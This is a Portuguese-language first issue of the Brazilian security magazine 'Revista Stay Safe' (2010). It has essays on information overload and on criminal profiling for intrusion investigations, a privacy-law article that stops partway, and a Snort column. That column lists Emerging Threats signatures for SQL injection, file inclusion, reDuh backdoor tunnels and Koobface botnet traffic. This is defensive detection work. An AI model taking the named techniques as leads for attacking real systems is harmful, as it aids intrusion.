StaySafe

Isto sim é informação de qualidade !!!

1° Edição

www.staysafepodcast.com.br

Julho - 2010

Editorial

Caros Leitores

Sejam Bem Vindos a 1º Edição da Revista Stay Safe.

É com grande satisfação que anunciamos a criação da Revista Stay Safe, um novo canal de comunicação totalmente em português para a publicação de artigos e matérias relacionadas a área de Segurança da Informação.

Motivação

Acreditamos que o Brasil possui excelentes profissionais atuando com SI e áreas relacionados, porém que faltava, até então, uma revista que abordasse este segmento, trazendo desde notícias, eventos e claro um pouco de entretenimento, porém que fosse desenvolvida totalmente na língua portuguesa.

A Revista Stay Safe mantém os mesmos ideais do Stay Safe Podcast, onde o nosso objetivo principal é o de sempre poder compartilhar e agregar informações.

Estruturação

Trabalhamos com a revista estruturada, ou seja, além dos artigos, contamos com as seguintes seções:

Matéria Stay Safe - Matéria abordando assuntos de maneira despojada e de interesse geral;

Colunistas Stay Safe - Colunistas fixos falando sobre Direito Digital e Regras do Snort;

Contruindo o Futuro - Artigos de universitários com idéias inovadoras.

Boa Leitura

Jordan M. Bonagura - Thiago Bordini

Fale com a Revista Stay Safe

staysafe@staysafepodcast.com.br

Índice

A EXPLOSÃO DA NÃO INFORMAÇÃO

Por Marco Antonio De Paula

Como explicar a não informação se neste século estamos criando e utilizando idéias e imagens a uma velocidade cada vez maior?

Será que o conhecimento assim como as pessoas, os lugares, as coisas e as formas de organização estão se tornando descartáveis?

Você sabia que informação não é conhecimento? Esta afirmação parece ir contra o que aprendemos "que informação é poder".

Desvendando este paradoxo podemos dizer que você pode produzir dados primários em massa e incríveis quantidades de fatos e números, mas não pode fazer produção em massa de conhecimento, pois este é criado por mentes individuais, partindo de experiências individuais, separando o significativo do irrelevante e realizando julgamento de valor.

Historicamente o ser humano é ávido por informação, e assim adquire o conhecimento necessário para obter vantagens estratégicas em seu meio de convívio.

Durante centenas de anos a produção de informação aumentou por pequenos acréscimos. Até que, na década de 50, o advento da tecnologia tornou possível a difusão quase que instantânea da informação.

O aumento do número de pessoas envolvidas em produção e processamento de dados e o baixo custo da coleta fizeram disparar a velocidade de produção da informação. Atualmente, a quantidade de informação disponível dobra a cada cinco anos, em breve estará duplicando a cada dois anos.

Hoje, no desenvolvimento de nossas atividades profissionais e para sobrevivermos no mercado de trabalho ou até para atuarmos na sociedade em geral, somos forçados a assimilar um corpo de conhecimento que se amplia a cada minuto.

A prova disso é a pilha cada vez maior de periódicos, livros, relatórios e documentos eletrônicos, produtos de pesquisas em web sites que provavelmente estão crescendo em seu escritório ou casa a espera de leitura. Isso mesmo, leitura, pois nossa ansiedade de informação é tão absurda que nos leva a acumular informação que se não for utilizada será inútil e não produzirá nenhum conhecimento.

Atuando há 25 anos na área de segurança corporativa com foco em Inteligência e Investigação, onde a informação é a força motriz e é ao mesmo tempo uma terrível ameaça se não transformada em conhecimento para tomada de decisões estratégicas.

Por isso, aqueles profissionais que atuam na obtenção e manuseio da informação para aplicar estrategicamente em seus negócios devem estar preparados e treinados para separar o lixo (informação inútil), da informação, pura matéria prima do conhecimento.

Como exemplo você sabia que: um jornal típico é composto por 20% de anúncios e classificados, 24% por notícias de amenidades, 8% de notícias nacionais e internacionais, 5 % de notícias locais, 40% de anúncios comerciais, ou seja, notícias sérias somam apenas 13% das páginas.

Com a invasão desenfreada dos meios de propagação de informação vieram também os Engenheiros Sociais e os Operadores de Inteligência Competitiva, que são especialistas treinados em obter informação e transformá-las em conhecimento estratégico.

Com isso concluímos que, "A ansiedade por informação é causada pelo sempre crescente abismo entre o que compreendemos e o que achamos que deveríamos compreender. É o buraco negro entre dados e conhecimento, que ocorre quando a informação não nos diz o que queremos saber, ou precisamos saber."

Bacharelado em Direito;

Cursos e Especialidades: SWAT TEAM - USA e NIA- National Intelligence Academy- USA

Palestrante no Congresso Latino Americano de Revenue Assurance;

Curso de Aperfeiçoamento "Crimes, Computadores, Perícias e Internet - Escola Superior do Ministério Público da União e Departamento de Justiça dos Estados Unidos;

Planejamento de Segurança Pessoal e Segurança Corporativa: Volkswagen do Brasil, Ford Motor Company Brasil e Nextel Telecomunicações Brasil;

Inteligência, Prevenção de Perdas e Contramedidas em diversas empresas;

Membro da ABRAIC - Associação Brasileira de Inteligência Competitiva;

Membro da ABSEG - Associação Brasileira dos Profissionais de Segurança;

A partir de agora teremos uma coluna para a Revista Stay Safe onde comentaremos os 4 últimos weekly updates do emerging-threats [1] falando das melhores regras, comentando sobre as regras e ameaças que estão sendo protegidas.

Neste primeiro SRULES utilizaremos como referência os seguintes updates (somente 2 últimos visto que faremos uma introdução sobre cada conjunto de regras e Emerging Threats)

05/06/2010 - http://lists.emergingthreats.net/pipermail/emerging-sigs/2010-June/007794.html
12/06/2010 - http://lists.emergingthreats.net/pipermail/emerging-sigs/2010-June/007872.html

Antes de comentar sobre as regras do Emerging-Threats nessa primeira edição explicarei como as regras são divididas e seus respectivos arquivos principais (não incluirei BLOCK e excluded).

emerging-attack_response.rules - Regras para detectar respostas de ataques bem sucedidos

emerging-botcc.rules – Regras para detectar comunicação de botnet com o Command and Control (C&C) que são fornecidas pelo shadowserver e CZ Honeypot

emerging-compromised.rules – Regras com IP's conhecido como sistemas que foram comprometidos via diferente sources

emerging-current_events.rules – Regras para ameaças correntes que são detecta por diversos profissionais que administram diferente redes

emerging-dos.rules – Regras que detectam ataques que causam negação de serviço

emerging-drop.rules – Regras que bloqueiam/alertam para redes listadas no www.spamhaus.org

emerging-dshield.rules – Regras baseadas nos top atacantes do www.dshield.org

emerging-exploit.rules – Regras que detectam utilização de exploit específicos

emerging-game.rules – Regras para detecção do uso de games no geral

emerging-inappropriate.rules – Regras que detectam acesso a sites com conteúdos inapropriados na sua maioria pornôs

emerging-malware.rules – Regras para detecção de malwares no geral em especial trojans/spywares/downloaders

emerging-p2p.rules – Regras para detecção de trafego p2p na rede

emerging-policy.rules – Regras para detecção de não compliance com sua política de uso da rede como acesso a comunicadores como gtalk, MSN , Yahoo , webmail , download de binários entre outros .

emerging-rbn.rules – Regras para detecção de IP's conhecidos da famosa Russian Business Network aka RBN

emerging-scan.rules – Regras para detecao de scan oriundo de ferramentas especificas na sua maioria como nmap, w3af , acunetix , Amap, AppScan entre outras dezenas

emerging-tor.rules – Regras que detectam maquinas utilizando IP's conhecido como parte da rede do TOR (Proxy Anomino)

emerging-user_agents.rules – Regras que detectam User-Agent anômalos que possam indicar maquinas infectadas

emerging-virus.rules – Regras para detecção de payload de vírus trafegando na rede

emerging-voip.rules – Regras para detecção de ataques a sistemas de voz por IP (VOIP)

emerging-web_client.rules – Regras para detecção de ataques que visam usuários, navegadores, plugins de navegadores entre outros

emerging-web_server.rules – Regras para detecção de ataques destinado aos servidores web em especifico (IIS, Apache , Lite, Tomcat entre outros)

emerging-web_specific_apps.rules – Regras para detecção de ataques destinados a grande variedade de aplicações web

Updates do Emerging Threats do dia 05 de Junho

2011152 - ET WEB_SPECIFIC_APPS Consona Products n6plugindestructor.asp Cross Site Scripting Attempt (emerging-web_specific_apps.rules)
2011153 - ET WEB_SPECIFIC_APPS Ektron CMS400.NET reterror.aspx info Parameter Cross Site Scripting Attempt (emerging-web_specific_apps.rules)
2011154 - ET WEB_SPECIFIC_APPS Ektron CMS400.NET medialist.aspx selectids Parameter Cross Site Scripting Attempt (emerging-web_specific_apps.rules)
2011155 - ET WEB_SPECIFIC_APPS RJ-iTop Network Vulnerabilities Scan System id SELECT FROM SQL Injection Attempt (emerging-web_specific_apps.rules)
2011156 - ET WEB_SPECIFIC_APPS RJ-iTop Network Vulnerabilities Scan System id DELETE FROM SQL Injection Attempt (emerging-web_specific_apps.rules)
2011157 - ET WEB_SPECIFIC_APPS RJ-iTop Network Vulnerabilities Scan System id UNION SELECT SQL Injection Attempt (emerging-web_specific_apps.rules)
2011158 - ET WEB_SPECIFIC_APPS RJ-iTop Network Vulnerabilities Scan System id INSERT INTO SQL Injection Attempt (emerging-web_specific_apps.rules)
2011159 - ET WEB_SPECIFIC_APPS RJ-iTop Network Vulnerabilities Scan System id UPDATE SET SQL Injection Attempt (emerging-web_specific_apps.rules)
2011160 - ET WEB_SERVER Apache Axis2 xsd Parameter Directory Traversal Attempt (emerging-web_server.rules)
2011161 - ET WEB_SPECIFIC_APPS HotNews hnmain.inc.php3 incdir Parameter Remote File Inclusion Attempt (emerging-web_specific_apps.rules)
2011162 - ET TROJAN BOT - potential update/download via ftp command (emerging-virus.rules)
2011163 - ET TROJAN Koobface Proxy cmd (emerging-virus.rules)
2011164 - ET WEB_SPECIFIC_APPS 29o3 CMS pageDescriptionObject.php LibDir Parameter Remote File Inclusion Attempt (emerging-web_specific_apps.rules)
2011165 - ET WEB_SPECIFIC_APPS 29o3 CMS layoutHeaderFuncs.php LibDir Parameter Remote File Inclusion Attempt (emerging-web_specific_apps.rules)
2011167 - ET WEB_SPECIFIC_APPS 29o3 CMS layoutParser.php LibDir Parameter Remote File Inclusion Attempt (emerging-web_specific_apps.rules)
2011168 - ET WEB_SPECIFIC_APPS PHP-Nuke FriendSend module sid Parameter SELECT FROM SQL Injection Attempt (emerging-web_specific_apps.rules)
2011169 - ET WEB_SPECIFIC_APPS PHP-Nuke FriendSend module sid Parameter DELETE FROM SQL Injection Attempt (emerging-web_specific_apps.rules)
2011170 - ET WEB_SPECIFIC_APPS PHP-Nuke FriendSend module sid Parameter UNION SELECT SQL Injection Attempt (emerging-web_specific_apps.rules)
2011171 - ET WEB_SPECIFIC_APPS PHP-Nuke FriendSend module sid Parameter INSERT INTO SQL Injection Attempt (emerging-web_specific_apps.rules)
2011172 - ET WEB_SPECIFIC_APPS PHP-Nuke FriendSend module sid Parameter UPDATE SET SQL Injection Attempt (emerging-web_specific_apps.rules)
2011666 - ET WEB_SPECIFIC_APPS 29o3 CMS layoutManager.php LibDir Parameter Remote File Inclusion Attempt (emerging-web_specific_apps.rules)

Updates do Emerging Threats do dia 12 de Junho

2011667 - ET ATTACK_RESPONSE Backdoor reDuh http initiate (emerging-attack_response.rules)
2011668 - ET ATTACK_RESPONSE Backdoor reDuh http tunnel (emerging-attack_response.rules)
2011669 - ET EXPLOIT Linksys WAP54G debug.cgi Shell Access as Gemtek (emerging-exploit.rules)
2011670 - ET CURRENT_EVENTS Fake AV Related CSS Download (emerging-current_events.rules)

Antes de iniciar vou ressaltar alguns pontos importantes para escolha das regras que vocês devem utilizar nos updates na sua rede:

Ameaças na mídia, se está acontecendo no mundo existe grande possibilidade de ocorrer na sua rede =)
Conheça as aplicações que você roda pois somente assim saberá que regras utilizar .
Client-side sempre será alvo de ataques simplesmente porque nossos usuários clicam em tudo =/
Cuidado com falsos positivos, deixe seu IDS bem configurado, pois se ele gerar muitos alertas em falso você não confiará mais nele
Utilizar mais regras não fará seu IDS melhor e provavelmente fará ele dropar pacotes, visto que regras consomem CPU e memória que em uma rede pesada muitas regras poderá ser problema ao invés de solução
Sempre ative as regras de RBN, Dshield e mantenham as mesma atualizadas visto possíveis IP's adicionados erroneamente

Apos essas dicas básicas vamos a análise dos dois updates que ocorreram no mês de Junho no qual podemos dizer que foram relativamente fracos em quantidades.

Nos updates da **semana de 5 de junho** podemos observar que foram adicionas regras para muitas aplicações web específicas no qual você só deve habilitar as mesmas caso possua ela na sua rede.

Em negrito deixei as regras no qual certamente eu aproveitaria e habilitaria.

A regra **"ET TROJAN BOT - potential update/download via ftp command"** detecta IRC Botnet enviando arquivos via FTP. Essa regra alem de detectar esse vazamento de informações ou simplesmente que sua maquina faz parte de uma botnet pode demonstrar falhas de configurações de seu firewall que deve filtrar todo trafego de saída e não somente de entrada como muito se encontra.

No caso a regra **"ET TROJAN Koobface Proxy cmd"** detecta a conexão da maquina infectada com Koobface [3] Proxy para receber alguma ação a ser executada pela maquina que faz parte da botnet.

Nos updates relativo a **semana do dia 12 de Junho** que foram mínimos eu ativaria 3 regras visto que todas são para proteção eventos correntes e attack-response (leia-se você já foi invadido) .

A regras de attack-response **"Backdoor reDuh http initiate"** e **"Backdoor reDuh http tunnel"** são regras que detectam o tráfego para o reDuh [4] que seria uma ponte que se hospeda em um servidor web invadido e serve de gateway para ataques internos ou em portas que na DMZ estão abertas, mas que seu firewall ou ACL do router fazem o filtro.

A regra **"Fake AV Related CSS Download"** baseia-se na string (#hello_nod32_guys_how_u_doing) no CSS com Javascript malicioso que direciona para o malware em si. Regra legal para deixar habilitada por 2 semanas visto que o conteúdo provavelmente mudará devido do dinamismo que encontramos atualmente.

Resumindo baseado nos dois updates de Junho temos como sugestão :

2011162 - ET TROJAN BOT - potential update/download via ftp command (emerging-virus.rules)
2011163 - ET TROJAN Koobface Proxy cmd (emerging-virus.rules)
2011667 - ET ATTACK_RESPONSE Backdoor reDuh http initiate (emerging-attack_response.rules)
2011668 - ET ATTACK_RESPONSE Backdoor reDuh http tunnel (emerging-attack_response.rules)
2011670 - ET CURRENT_EVENTS Fake AV Related CSS Download (emerging-current_events.rules)

LEMBRETE: caso você possua alguma das aplicações em específico que saíram proteções logicamente você deve habilitas também.

Para facilitar a vida para updates sugiro utilizar o Pulledpork[2] no qual escreverei um artigo na nossa próxima edição.

Referências:

[1] – http://www.emergingthreats.net
[2] - http://code.google.com/p/pulledpork/
[3] - http://en.wikipedia.org/wiki/Koobface
[4] - http://www.sensepost.com/labs/tools/pentest/reduh

Até a próxima!
Happy Snorting!

Rodrigo "Sp0oKeR" Montoro tem mais de 12 anos de experiência na área de T.I especialmente com Segurança Open Source com Pentesting, Firewalls, IDS/IPS , já tendo atuando e trabalhado com grandes empresas do mercado. Possui certificações LPI ,RHCE , SnortCP e MCSO. Atualmente é coordenador e evangelizador do snort IDS na comunidade snort-br (http://www.snort.org.br) , membro do OWASP entre outros projetos Open source que gosta. Trabalha no time de pesquisas do Spiderlabs na Trustwave (http://www.trustwave.com/spiderlabs) onde cria assinaturas para IDS/IPS da empresa, analisa malwares e tem focado principalmente em PDF maliciosos.

Porque ser ISSA ?

A ISSA, Associação dos Profissionais da Segurança da Informação, é uma associação sem fins lucrativos. Nos últimos 8 anos, temos participado ativamente de campanhas para divulgar e conscientizar o mercado em relação à necessidade de se fomentar e praticar a Segurança da Informação.

Estas atividades entre outras, tem nos agraciado com a honra da ISSA ser conhecida como "A Voz da Segurança da Informação no Brasil".

Nossa presença, se estende de Norte a Sul, de Leste a Oeste, e nossa rede de associados se estende por todo o território brasileiro. Nosso quadro de associados congrega profissionais de importância nacional e internacional.

Venha conhecer e trocar idéias com seus pares, participe de nossos Congressos, Seminários, Palestras, Treinamentos e muito mais, tudo planejado para integrar os associados e gerar novas oportunidades.

Conhecendo a ISSA você estará participando da maior comunidade de Segurança da Informação no Brasil. Na ISSA costumamos resumir nossa missão com a seguinte frase. "A ISSA será tão forte quanto forem os laços entre seus associados", por isso investimos tudo no nosso associado.

Associe-se no link abaixo e venha compartilhar conosco todo seu potencial criativo.

https://www.issa.org/page/?p=Join_Online_8

ISSA Brasil

Presidente:
Jaime Orts Y Lugo

http://www.issabrasil.org

COMPUTER CRIMINAL PROFILING

DA TEORIA À PRÁTICA

Por Lucas Donato

Na dependência cada vez maior que o nosso dia-a-dia tem com a tecnologia, é natural que o mundo do crime usufrua das mesmas vantagens tecnológicas para sua perpetuação na sociedade. As ameaças oferecidas pelo crime cibernético já fazem parte do nosso cotidiano, desde o recebimento de um e-mail desconhecido até a hora de realizar uma transação no nosso Internet Banking.

Para que este novo cenário possa ser combatido à altura, é imprescindível o desenvolvimento de soluções tecnológicas adequadas de investigação de crimes digitais. E existem esforços nesse sentido que podemos testemunhar. Mas quando lidamos com o anonimato e a facilidade com que criminosos têm para acessar um computador conectado à Internet, nos deparamos com certas limitações na investigação digital. Nos casos de crimes de intrusão, tipo de crime cibernético que será alvo de análise neste artigo introdutório, muitas vezes temos um username e um endereço IP, mas não temos um indivíduo. Assim, torna-se essencial voltar às bases e revisitar técnicas investigativas tradicionais, buscando atualizá-las de modo que possamos extrair ao máximo as informações que estão armazenadas na pegada do criminoso do nosso século: a evidência digital.

Sabemos que o crime caminha com a humanidade desde os tempos mais primordiais [Innes]. As armas, as ferramentas e as técnicas para se cometer um crime evoluem com o tempo, mas as motivações sempre são originadas no ser humano. Nesta realidade, a tecnologia é apenas mais um instrumento para que o crime possa ser cometido, um mero detalhe se comparado com a complexidade da mente humana e todo o processo presente no planejamento de um ato criminoso. Conforme [Reik], o homem, ser imperfeito, atravessa conflitos mentais interessantes: proclamar ao mundo que fui eu o ser capaz de cometer tal ato criminoso ou me proteger contra punições a todo custo?

Este conflito, nos níveis mais profundos da mente, manifesta-se nos atos: o criminoso irá cometer um deslize e deixar um rastro. Sempre.

O CRIMINAL PROFILING

Graças a isso, uma disciplina científica vem sendo empregada gradualmente na investigação de crimes tradicionais desde o final do século XIX: o Criminal Profiling. Consistindo na identificação e no exame das evidências de um crime [Turvey], o Criminal Profiling tem como resultado a construção de um perfil do responsável (ou responsáveis) pela autoria de um crime (ex: traços de personalidade, características físicas, hábitos e atividades). Filmes como O Silêncio dos Inocentes e séries de TV como Criminal Minds apresentam ao telespectador uma breve visão – é claro que com um toque Hollywoodiano - de um trabalho árduo e que de fato existe.

O Criminal Profiling é apresentado em mais de uma abordagem [Turvey, Rogers 01]. A **dedutiva** baseia-se na coleta de evidências, sua análise, e posterior utilização para construção de um perfil de comportamento único para aquele caso em específico. Já a abordagem **indutiva** é baseada em estatísticas extraídas de uma base de dados de crimes e permite inferir certos traços da personalidade de um criminoso, de acordo com o tipo de crime cometido. Por fim, a **híbrida** é a combinação de características das duas abordagens acima, utilizada por muitos profilers da atualidade. Independentemente da escolha acima, o Criminal Profiling não deve substituir os métodos de investigação, mas ser encarado como um **suporte** investigativo. Em pesquisa efetuada sobre 193 casos onde o Criminal Profiling foi empregado [Blau], demonstrou-se que em 77% deles houve uma significativa assistência na investigação. E este auxílio se dá através da materialização de objetivos como [Douglas]:

* Restringir a lista de indivíduos suspeitos
* Permitir a correlação de crimes aparentemente distintos
* Definir estratégias de interrogatório

CRIME TRADICIONAL VS. CRIME DE INTRUSÃO A SISTEMAS

Diante do exposto, podemos empregar Criminal Profiling como apoio para investigar intrusões em sistemas? Esta pesquisa propõe que sim, pois este tipo de crime é motivado pelas vontades humanas (seja vingança, orgulho, ganho pessoal, etc), é planejado por seres humanos, é cometido por seres humanos e, por fim, deixa rastros, como qualquer outro tipo de crime. O princípio da Troca de Locard se aplica à última afirmação. Todo indivíduo que entra em uma cena do crime leva algo consigo e, em contrapartida, deixa um rastro na mesma cena. Se considerarmos o mundo virtual como uma extensão do nosso mundo físico [Casey 02], muitos dos conceitos investigativos atuais podem se aplicar, de fato, ao cenário virtual, e a cena do crime virtual pode ser relacionada a uma cena de crime real [Donato 01, Rogers 02]:

Pergunta clássica	*Crime de Intrusão a Sistemas*
O que?	É a primeira questão que precisa ser respondida. É essencial compreender que tipo de ataque foi realizado, qual seu escopo e profundidade e eliminar falsos positivos.
Quando?	Quando o ataque ocorreu? Qual é a linha de tempo de todas as ações, desde os primeiros passos do footprinting? A resposta pode estar na análise de logs e timestamps de arquivos do sistema atacado, assim como em informações residentes em sistemas relacionados (IDS, Firewalls). Muito cuidado com diferenças de horário e fuso entre os sistemas envolvidos.
Onde?	Uma questão que deve ser analisada por mais de um ângulo. O alvo do ataque está localizado em qual ambiente (a qual empresa pertence? Qual sua localização física? Qual sua localização lógica?). Outro ponto: o ataque partiu da LAN ou partiu da Internet? Este sistema foi o alvo específico do ataque ou foi vítima, pois estava localizado em um range de endereços IP (uma localização "virtual") que foi alvejado? A resposta a esta pergunta influencia na direção da investigação.
Como?	Completamente relacionado ao *Modus Operandi* do criminoso. Como o sistema foi investigado e explorado pelo criminoso? Quais ferramentas e técnicas foram utilizadas? Quais recursos (tecnológicos, humanos etc) foram empregados?
Contra quem?	Que sistema foi atacado? Quem poderia ser prejudicado por este ataque? Foi um ataque visando atingir uma pessoa, uma empresa, ou a infraestrutura propriamente dita? O alvo era específico ou foi escolhido aleatoriamente?
Quem não fez?	Existe alguma ação que foi simulada durante o ataque para levar a investigação a um caminho incorreto ("staging")? Do mesmo modo que uma casa pode ser desarrumada para que um homicídio possa parecer um latrocínio, Staging existe no mundo cibernético.
Por quê?	Há uma razão clara por que este ataque ocorreu? Novamente, quem poderia ser prejudicado por este ataque? Quem poderia ser beneficiado? O sistema oferecia algo de valor para alguém? Se esta for uma das primeiras questões a ser respondidas, a investigação poderá ter uma significativa evolução, diminuindo o número de suspeitos.

E onde, então, estão as fontes de informação mais valiosas para podermos localizar estes traços psicológicos e comportamentais de um atacante em um crime tradicional, achando por fim um correspondente no crime cibernético? Justamente através da análise do Modus Operandi e da "Assinatura" do criminoso.

Conforme [Innes], o Modus Operandi é uma expressão em latim que significa "método de operação". Sua função é garantir a execução correta do ato criminoso e que o criminoso possa manter um nível de anonimato e escapar em segurança. Um método que é aprendido, ou seja, com o tempo o criminoso vai refinando-o de acordo com os resultados de suas experiências anteriores. No crime tradicional, o M.O. pode incluir a maneira com que um criminoso aborda suas vítimas, como ele invade uma residência e burla proteções, que armas ele utiliza, como ele mutila um corpo, etc.

Em um crime de intrusão, vale o mesmo conceito. Neste caso, o M.O. do atacante pode ser baseado na maneira com que ele escolhe, reconhece e explora um alvo. Isto inclui: técnicas e ferramentas utilizadas para investigar um alvo durante um footprinting e um fingerprinting, descobrir vulnerabilidades (scanners de vulnerabilidades, scripts), explorar vulnerabilidades (exploits, scripts, clients de rede, suítes de exploração), limpar rastros (wipe tools, scripts) e manter o acesso futuro (backdoors, rootkits). Como sabemos, este tipo de evidência comportamental pode estar presente em logs de sistemas e aplicações, histórico de comandos, tráfego de rede, estado do sistema operacional, entre outros. No que diz respeito ao uso de ferramentas, [Parker] introduz algumas métricas interessantes:

- disponibilidade: é uma ferramenta livre na Internet ou é restrita (ferramentas privadas de um grupo, ou então ferramentas comerciais caras)?
- requisitos não técnicos: é necessário acesso físico ao alvo?
- facilidade de uso: que nível de conhecimento é necessário para o uso da ferramenta?

Adicionalmente, [Parker] consegue enumerar um padrão de características dependendo da ferramenta empregada. Uma ferramenta de "mass rooter" é tipicamente empregada por script-kiddies, pessoas sem maiores habilidades e, neste caso, preocupadas em atacar o maior número possível de alvos, sem serem cautelosos para evitar uma provável detecção.

Em contra-partida, a maneira que um port scanning é utilizado [Donato 02] pode revelar um indivíduo mais cauteloso (poucos probes, intervalo maior de tempo, origens de acesso distintas), de um indivíduo despreocupado (um port scanning full). O mesmo pode ser dito para a maioria dos casos onde um atacante prefere utilizar um scanner de vulnerabilidades com sua configuração padrão de testes ao invés de utilizar scripts personalizados e que possam evadir sistemas como IDS ou uma análise atenta a logs do sistema.

A "Assinatura", por fim, é uma manifestação mais individualizada do criminoso [Douglas]. Enquanto que o método para cometer um crime é algo prático e que evolui, a assinatura é um comportamento mais consistente e que é voltado a atender a uma necessidade que costuma ser única para o atacante, muitas vezes passando até despercebida por ele. Neste contexto, são ações que o criminoso executa na cena do crime que não seriam necessárias para ele cometer o crime com sucesso. O estudo da assinatura é fundamental quando a vítima é apenas uma entre várias outras. No mundo cibernético, isto ocorre com freqüência em ataques em massa (ex: mass defacements). Tipicamente, o atacante costuma deixar uma assinatura neste tipo de ação. A assinatura pode se materializar ainda em "recados" deixados no código fonte ou em um e-mail ao administrador, alterações arbitrárias em arquivos e dados do sistema invadido, entre outros.

Em suma, enquanto que o M.O. é muito mais voltado ao "Como" e pode sofrer certas manipulações ou automatização (ex: uso de ferramentas automatizadas em detrimento de técnicas manuais, fazendo 2 criminosos distintos agir semelhantemente)[Casey 01], a Assinatura, por ser intimamente ligada ao criminoso, será mais voltada ao "Quem".

Ilustrando mais um exemplo da hipótese proposta, se compararmos um crime de intrusão a um crime de assassinato, poderíamos obter a correlação abaixo:

Crime de Assassinato	*Crime de Intrusão a Sistemas*
Arma utilizada	Todas as ferramentas utilizadas pelo invasor durante todos os passos de um ataque.
Local do assassinato	A localização lógica e física do alvo
Posição do corpo	O estado que o sistema se encontra pós-intrusão
Feridas do corpo	Rastros deixados pelo atacante, nível de comprometimento, dano realizado etc.
Detalhes sobre a vítima	Informações sobre o sistema atacado, a companhia alvejada e qualquer responsável pela custódia do sistema (ex: um administrador) que poderia ser prejudicada pelo ataque. A resposta a este ponto, em alguns casos, revela a razão pela qual o alvo foi escolhido.
Evidências de Assinatura	Muitos ataques costumam carregar consigo uma assinatura (ex: web defacements). Este elemento não é obrigatório para a execução com sucesso de um crime, sendo sua presença uma maneira de satisfazer uma necessidade do atacante.

CONCLUSÕES

O presente artigo teve como objetivo introduzir brevemente uma pesquisa que revisa a literatura existente e busca endereçar uma lacuna existente nas investigações digitais.

Muitas vezes, a investigação digital possui limitações e se defronta com argumentos como "Você tinha uma câmera provando que fui eu?", "Alguém roubou meu usuário e senha" ou "Tinha um backdoor na minha máquina". O uso de Criminal Profiling pode auxiliar nesta realidade através de uma interpretação e correlação mais completa das evidências, permitindo direcionar um interrogatório adequado contra um conjunto de suspeitos mais reduzido.

Considerando que o crime cibernético é cometido pelo ser humano, é razoável considerar que métodos investigativos tradicionais possam ser revisitados e adaptados para a nova realidade. As taxas de sucesso apresentadas pelo Criminal Profiling tornam esta disciplina um sério candidato que merece ser considerado com bastante atenção, principalmente se considerarmos o mundo virtual como uma extensão do mundo real: mesmos atores, mas ferramentas e técnicas distintas.

As correlações apresentadas neste artigo estão em etapa de prova de hipóteses, as quais demandarão trabalhos futuros para sua consolidação.

REFERÊNCIAS

Blau, T.H. Psychological Services for Law Enforcement. New York: John Wiley, 1994.

Casey, E. “Criminal Profiling, Computers, and the Internet.” Journal of Behavioral Profiling, May 2000, Vol. 1, No. 2.

Casey, E. “Cyberpatterns: Criminal Behavior on the Internet.” Criminal Profiling: An Introduction to Behavioral Evidence Analysis, 3rd ed., edited by B. Turvey. San Diego: Elsevier Science, 2008.

Donato, L. 'Uma Metodologia de Forense Computacional Apoiada por Profiling Psicológico', Trabalho de Conclusão de Curso, Universidade Federal de Pelotas, 2004.

Donato, L. 'An Introduction to How Criminal Profiling Could Be Used as a Support for Computer Hacking Investigations', Journal of Digital Forensic Practice, 2:4, 183 — 195, 2008.

Douglas, J., and Olshaker, M. MindHunter: Inside the FBI’s Elite Serial Crime Unit. New York: Scribner, 1996.

Innes, B. Profile of a Criminal Mind: How Psychological Profiling Helps Solve True Crimes. Pleasantville, NY: Reader’s Digest, 2003.

Parker, T., Devost, M.G., Sachs, M., Shaw, E., Stroz, E. Cyber Adversary Characterization—Auditing the Hacker Mind. Rockland: Syngress Publishing, 2004.

Reik, T. The Unknown Murderer. New York: Prentice-Hall, 1945.

Rogers, M. “The Role of Criminal Profiling in the Computer Forensics Process.” Computers & Security 22, no. 4 (2003): 292–298.

Rogers, M. “The Psychology of Computer Deviance: How It Can Assist in Digital Evidence Analysis.” Disponível em http://www.cerias.purdue.edu/assets/video/secsem/secsem_20061206.mp4

Turvey, B. Criminal Profiling: An Introduction to Behavioral Evidence Analysis. 3rd ed. San Diego: Elsevier Science, 2008.

Bacharel em Ciência da Computação, CISSP, é consultor em segurança da informação há mais de 7 anos. Atualmente, exerce a função de Analista Sênior de Segurança da Informação e Líder de Projeto no SICREDI. Possui grande experiência em análises de risco, diagnósticos de vulnerabilidades, testes de intrusão e investigação digital, participando em projetos em diversos setores, como Financeiro, Energia, Gas and Oil, Governamental, Siderurgia entre outros. Sua pesquisa acadêmica independente em Computer Criminal Profiling é desenvolvida em parte do seu tempo livre e foi iniciada aos 21 anos, ainda durante a graduação. É membro de associações como High Technology Crime Investigation Association (HTCIA), Academy of Behavioral Profiling (ABP), ISSA, entre outras.

Stay Safe Podcast

O Stay Safe tem como principal objetivo divulgar a área de Segurança da Informação entre os profissionais e não profissionais desta área, bem como discutir o mercado, trazendo notícias, novidades e eventos em geral.

Sempre traremos profissionais da área para discutirmos temas relevantes que estão ocorrendo no mercado. Pretendemos sempre discutir os assuntos relacionados de forma simples e descontraída, tornando o PodCast mais interativo e interessante para os nossos ouvintes.

Agradecemos a todos os nossos convidados que voluntariamente participaram do Stay Safe Podcast, bem como a toda comunidade da Segurança da Informação que nos motiva cada dia mais a continuarmos com este trabalho sério que acreditamos contribuir de alguma maneira para o mercado brasileiro de TI.

Stay Safe Podcast

Fundadores:
Jordan M. Bonagura
Thiago Bordini

www.staysafepodcast.com.br
contato@staysafepodcast.com.br

PRIVACIDADE, SEGURANÇA E DIREITO

Por Alexandre Silveira Pupo

Introdução

Este artigo trata dos aspectos conceituais e jurídicos da segurança da informação que dizem respeito as questões ligadas à privacidade das informações dos usuários e das corporações.

Do ponto de vista da segurança da informação a privacidade tem como alicerce um dos princípios fundamentais da área – a confidencialidade – que, por definição, é sinônimo de sigilo e para o seu cumprimento a área de tecnologia da informação disponibiliza ferramentas e metodologias de trabalho que, para o leigo, podem parecer abusivas ou até mesmo ilegais.

Desconsiderando os aspectos jurídicos, o monitoramento de e-mail e do uso da rede corporativa, a assinatura de termos de concordância com políticas sem a opção de recusa, entre outros procedimentos, são exemplos de práticas usadas pelas corporações que podem gerar conflito com as noções de privacidade dos indivíduos.

Considerando-se as questões de cunho jurídico, as leis e práticas usadas para garantir a privacidade têm embasamento na Constituição Federal, na lei trabalhista, no Código Penal, no Código Civil e em legislação específica e mesmo com todo esse arcabouço jurídico ainda existem questões que necessitam da intervenção do poder judiciário para que se possa decidir qual das partes tem razão e este artigo mostrará alguns aspectos da privacidade sob a ótica da tecnologia da informação e do direito.

Privacidade Sob a Ótica do Direito

Segundo Bastos et al. (2006), define-se privacidade como os aspectos particulares que dizem respeito às relações com outras pessoas e somente as partes, sendo que de acordo com a Constituição, em seu art. 5º, inciso X, a intimidade, a vida privada, a honra e a imagem das pessoas são invioláveis.

